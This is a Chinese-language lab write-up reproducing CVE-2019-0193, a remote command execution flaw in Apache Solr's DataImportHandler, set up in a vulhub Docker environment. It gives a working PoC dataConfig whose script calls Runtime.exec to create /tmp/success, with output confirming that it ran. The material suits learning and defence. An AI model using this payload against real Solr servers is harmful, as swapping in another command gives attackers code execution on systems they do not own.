

Apache Solr 远程命令执行漏洞（CVE-2019-0193）

漏洞概述：

通过 DataImportHandler 可以从数据库和其他源中批量把数据导入索引库中，它具有一个功能，其中所有的DIH配置都可以通过外部请求的dataConfig参数来设置。由于DIH配置可以包含脚本，当solr开启了 DataImportHandler 功能后，攻击者可以通过构造危险的请求，从而造成远程命令执行。

影响版本：

影响范围：Apache Solr < 8.2.0

环境搭建：

1.使用vulhub中的CVE-2019-0193的环境进行搭建

```
cd vulhub/solr/CVE-2019-0193
docker-compose up -d
```


```
[root@iZbp1ahskiww2n3z76wwxvZ ~]# cd vulhub/solr/CVE-2019-0193/
[root@iZbp1ahskiww2n3z76wwxvZ CVE-2019-0193]# docker-compose up -d
Pulling solr (vulhub/solr:8.1.1)...
8.1.1: Pulling from vulhub/solr
9cc2ad81d40d: Already exists
e6cb98e32a52: Already exists
aeb8d879bad: Already exists
42cfa3699b05: Already exists
8d27062ef0ea: Already exists
bccda8e52b5f: Already exists
fd7b7f33f080: Already exists
3f651b75fb66: Already exists
20bd4216ff13: Already exists
4b56161b292a: Already exists
c80ccad7ba40: Already exists
c8f687b3ee76: Already exists
Digest: sha256:7a520e2860403d85ba1b078fc79dabbe5e123cd368005dd3ddac5a0efd77747f
Status: Downloaded newer image for vulhub/solr:8.1.1
Starting cve-2019-0193_solr_1 ... done
```

2.创建一个名为test的核心

```
docker-compose exec solr bash bin/solr create_core -c test -d example/example-
DIH/solr/db
```

solr的 `example/example-DIH`：可以作为solr的主目录，里面包含多个索引库，以及hsqldb的数据，里面有连接数据库的配置示例，以及邮件、rss的配置示例。

3.访问<http://your-ip:8983>即可查看到Apache solr的管理页面，无需登录



漏洞复现：

1.首先打开刚刚创建好的 `test` 核心，选择Dataimport功能并选择debug模式，填入以下POC：

```
<dataConfig>
  <dataSource type="URLDataSource"/>
  <script><![CDATA[
    function poc(){ java.lang.Runtime.getRuntime().exec("touch
/tmp/success");
  }
]]></script>
<document>
  <entity name="stackoverflow"
    url="https://stackoverflow.com/feeds/tag/solr"
    processor="XPathEntityProcessor"
    forEach="/feed"
    transformer="script:poc" />
</document>
</dataConfig>
```

Solr Admin

121.43.182.219:8983/solr/#/test/dataimport//dataimport

Solr

Dashboard
Logging
Core Admin
Java Properties
Thread Dump

test

test

Dataimport

Documents
Files
Ping
Plugins / Stats
Query
Replication
Schema
Segments info

/dataimport

Command: full-import

☐ Verbose
☐ Clean
☒ Commit
☐ Optimize
☒ Debug

Entity:

Start, Rows: 0, 10

Custom Parameters: key1=val1&key2=val2

Execute with this Configuration →

Refresh Status

Auto-Refresh Status

Last Update: 15:27:42
✓ (Duration: 06s)
Requests: 1, Fetched: 0, Skipped: 0, Processed: 0
Started: about 6 hours ago

Raw Status-Output

Configuration

Debug-Mode Reload

<dataConfig>
<dataSource type="URLDataSource"/>
<script><![CDATA[
function poc(){ java.lang.Runtime.getRuntime().exec("touch /tmp/success");
}]></script>

填入poc

Raw Debug-Response

Documentation Issue Tracker IRC Channel Community forum Solr Query Syntax

打开创建好的test核心

选择Dataimport功能中的debug模式

点击此处对Configuration进行修改

2. 点击 Execute with this Configuration

3. 执行 `docker-compose exec solr ls /tmp`, 可见 `/tmp/success` 已成功创建

```
[root@izbp1ahskiww2n3z76wvxvZ CVE-2019-0193]# docker-compose exec solr ls /tmp
gnupg_home
hsperfdata_root
hsperfdata_solr
jetty-0.0.0.0-8983-webapp-_solr-any-16390826677052222995.dir
jetty-0.0.0.0-8983-webapp-_solr-any-2336558523056649146.dir
start_3908915571609629396.properties
start_5974851950225450742.properties
success
```